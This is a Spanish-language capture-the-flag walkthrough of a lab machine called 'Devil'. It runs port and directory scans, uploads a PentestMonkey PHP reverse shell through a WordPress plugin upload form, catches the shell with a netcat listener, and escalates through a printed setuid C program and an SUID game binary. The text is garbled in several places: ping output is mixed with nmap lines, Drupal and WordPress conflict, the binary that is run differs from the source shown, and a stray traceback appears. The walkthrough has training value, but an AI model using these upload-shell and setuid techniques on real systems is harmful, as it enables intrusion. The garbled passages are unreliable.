

DEVIL



DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip devil.zip
```

```
Archive: devil.zip
inflating: auto_deploy.sh
inflating: devil.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh devil.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data: transmission cap hit (2).
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.210 ms
Host is up (0.000065s latency).
— 172.17.0.2 ping statistics — (reset), 2114 filtered tcp ports (no-response)
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.210/0.210/0.210/0.000 ms
```

ESCANEO DE PUERTOS


```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-07 12:20 EST
Warning: 172.17.0.2 giving up on port because retransmission cap hit (2).
Nmap scan report for 172.17.0.2
Host is up (0.000065s latency).
Not shown: 63420 closed tcp ports (reset), 2114 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.58
|_http-title: Hackstry
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-generator: Drupal 10 (https://www.drupal.org)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: Host: devil.lab
```

Puertos abiertos 80

Tenemos un dominio devil.lab que agregamos al `/etc/hosts`

Sacamos el usuario devil



Popular Articles

Hello world!

September 11, 2024 • [devil](#)

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

ENUMERACIÓN

Vamos a por archivos y directorios con gobuster

```
gobuster dir -u http://devil.lab -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,html,txt -t 100
```

```

└─$ gobuster dir -u http://devil.lab -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,html,txt -t 100

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                http://devil.lab
[+] Method:              GET
[+] Threads:            100
[+] Wordlist:            /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:          gobuster/3.6
[+] Extensions:         txt,php,py,html
[+] Timeout:            10s

Starting gobuster in directory enumeration mode

/wp-content           (Status: 301) [Size: 311] [→ http://devil.lab/wp-content/]
/license.txt          (Status: 200) [Size: 19915]
/wp-login.php         (Status: 302) [Size: 0] [→ http://devil.lab]
/wp-includes          (Status: 301) [Size: 312] [→ http://devil.lab/wp-includes/]
/.php                 (Status: 403) [Size: 274]
/.html                (Status: 403) [Size: 274]
/index.php            (Status: 301) [Size: 0] [→ http://devil.lab/]
/functions.php        (Status: 200) [Size: 42]
/wp-trackback.php     (Status: 302) [Size: 0] [→ http://devil.lab]
/wp-admin             (Status: 301) [Size: 309] [→ http://devil.lab/wp-admin/]
/xmlrpc.php           (Status: 302) [Size: 0] [→ http://devil.lab]
/.html                (Status: 403) [Size: 274]
/.php                 (Status: 403) [Size: 274]
/wp-signup.php        (Status: 302) [Size: 0] [→ http://devil.lab]
/server-status        (Status: 403) [Size: 274]
Progress: 1102800 / 1102805 (100.00%)


Finished

```

Ahora, con dirb, vamos por posibles subdirectorios

```
dirb http://devil.lab/wp-content/
```

<http://devil.lab/wp-content/uploads/>




En este directorio encontramos

[/esteestudirectorio/aqui.txt](#)

Es código morse

"Mejor prueba hacer fuzzing, pero no es directorio. Prueba con un directorio atrás.

<http://devil.lab/wp-content/plugins/backdoor/>



The screenshot shows a web browser window with the address bar displaying `devil.lab/wp-content/plugins/backdoor/`. The browser's tab bar includes links to 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', 'OffSec', and 'Optimum write-up - T...'. The main content area features a white card with the heading 'Sube tu currículum'. Below the heading, it says 'Por favor, sube tu currículum en formato PDF o Word.' and 'Selecciona tu currículum:'. There is a file selection interface with a 'Browse...' button and the text 'No file selected.'. At the bottom of the card is a blue button labeled 'Enviar'.

EXPLOTACIÓN


Aquí vemos que podemos subir archivos y estarán en la siguiente ruta

<http://devil.lab/wp-content/plugins/backdoor/uploads/>

Nos vamos a revshells, usamos la de PentestMonkey

Subimos el archivo en backdor y ejecutamos en uploads

Obtenemos conexión



Index of /wp-content/plugins/backdoor/uploads

Name	Last modified	Size	Description
Parent Directory	-		
mycv.pdf	2024-09-11 16:01	2.5K	
mycv.php	2024-09-11 16:20	2.5K	
shell.php	2024-11-07 20:26	2.5K	

```
# nc -nlvp 4444
listening on [any] 4444 .../kali/Desktop/Devil
connect to [192.168.0.49] from (UNKNOWN) [172.17.0.2] 60594
Linux 7a95fb80697d 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64 x86_64 x86_64 GNU/Linux
20:26:46 up 3:13, 0 user, load average: 2.21, 1.06, 2.17
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (23): Inappropriate ioctl for device
bash: no job control in this shell
www-data@7a95fb80697d:/$
```

Tratamos la TTY

```
script /dev/null -c bash
ctrl+Z
stty raw -echo; fg
reset xterm
stty rows 38 columns 168
export TERM=xterm
export SHELL=bash
```

ESCALADA DE PRIVILEGIOS

Nos vamos al /home y encontramos dos usuarios

andy y lucas

Investigando en andy

```
www-data@7a95fb80697d:/home/andy$ ls -la
total 40
drwxr-xr-x 1 andy andy 4096 Sep 11 23:00 .
drwxr-xr-x 1 root root 4096 Sep 11 22:10 ..
-rwxr-xr-x 1 andy andy 334 Sep 11 22:35 .bash_history
-rwxr-xr-x 1 andy andy 220 Mar 31 2024 .bash_logout
-rwxr-xr-x 1 andy andy 3771 Mar 31 2024 .bashrc
-rwxr-xr-x 1 root root 13 Sep 11 23:00 .pista.txt
-rwxr-xr-x 1 andy andy 807 Mar 31 2024 .profile
```

```
drwxr-xr-x 1 andy andy 4096 Sep 11 22:33 .secret
-rwxr-xr-x 1 andy andy 867 Sep 11 22:31 .viminfo
drwxr-xr-x 1 root root 4096 Sep 11 22:56 aquilatienes
```

Dentro de .secret tenemos escalate.c

Le echamos un ojo al [escalate.c](#)

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    // El UID de lucas (obténlo con el comando 'id lucas')
    uid_t lucas_uid = 1001;

    // Cambiar el UID efectivo al de lucas
    if (setuid(lucas_uid) == -1) {
        perror("Error cambiando el UID");
        return 1;
    }

    // Verifica el UID actual
    printf("UID actual: %d\n", getuid());
    printf("EUID actual: %d\n", geteuid());

    // Invoca una shell como el usuario lucas
    system("/bin/bash");

    return 0;
}
```

El script cambia el UID y EUID al de lucas (1001), dándole acceso a una shell con sus privilegios

Ejecutamos el script y nos hacemos lucas

```
www-data@399eddc3e5dd:/home/andy/.secret$ ./ftpserver
UID actual: 1001
EUID actual: 1001
bash: $'\302\241Bienvenido': command not found
lucas@399eddc3e5dd:/home/andy/.secret$
```

Investigando en lucas

```
lucas@399eddc3e5dd:/home/lucas$ ls -la
total 32
drwxr-x--- 3 lucas lucas 4096 Sep 11 22:49 .
drwxr-xr-x 1 root root 4096 Sep 11 22:10 ..
```

```
-rw----- 1 lucas lucas8 Sep 11 22:26 .bash_history
-rw-r--r-- 1 lucas lucas 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 lucas lucas 3908 Sep 11 22:37 .bashrc
drwxr-xr-x 2 root root 4096 Sep 11 22:46 .game
-rw-r--r-- 1 lucas lucas 807 Mar 31 2024 .profile
-rw-r--r-- 1 root root 89 Sep 11 22:49 bonus.txt
lucas@399eddc3e5dd:/home/lucas$
```

Nos vamos al directorio .game


```
lucas@399eddc3e5dd:/home/lucas/.game$ ls -la
total 28
drwxr-xr-x 2 root root 4096 Sep 11 22:46 .
drwxr-x--- 3 lucas lucas 4096 Sep 11 22:49 ..
-rwsr-xr-x 1 root root 16184 Sep 11 22:46 EligeOMuere
-rw-r--r-- 1 root root 621 Sep 11 22:46 game.c
```

Leyendo, como podemos el EligeOMuere, vemos que se trata de un juego en el que debes

adivinar un número entre 1 y 10.

Ejecutamos y nos hacemos root

P.D me volvi loco intentando sacar el rot8000 en andyiiiiiii

```
lucas@399eddc3e5dd:/home/lucas/.game$ ./EligeOMuere
¡Bienvenido al juego de adivinanzas!
Adivina el número secreto (entre 1 y 10): 7
¡Felicidades! Has adivinado el número.
Iniciando shell como root...
root@399eddc3e5dd:/home/lucas/.game# whoami
root
root@399eddc3e5dd:/home/lucas/.game# 
File ~/home/kali/Desktop/Devil/dev.py, line 3, in decode_rot8000
return ''.join(chr(ord(char) - 0x8000) for char in text)
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
```

Buen día 🙌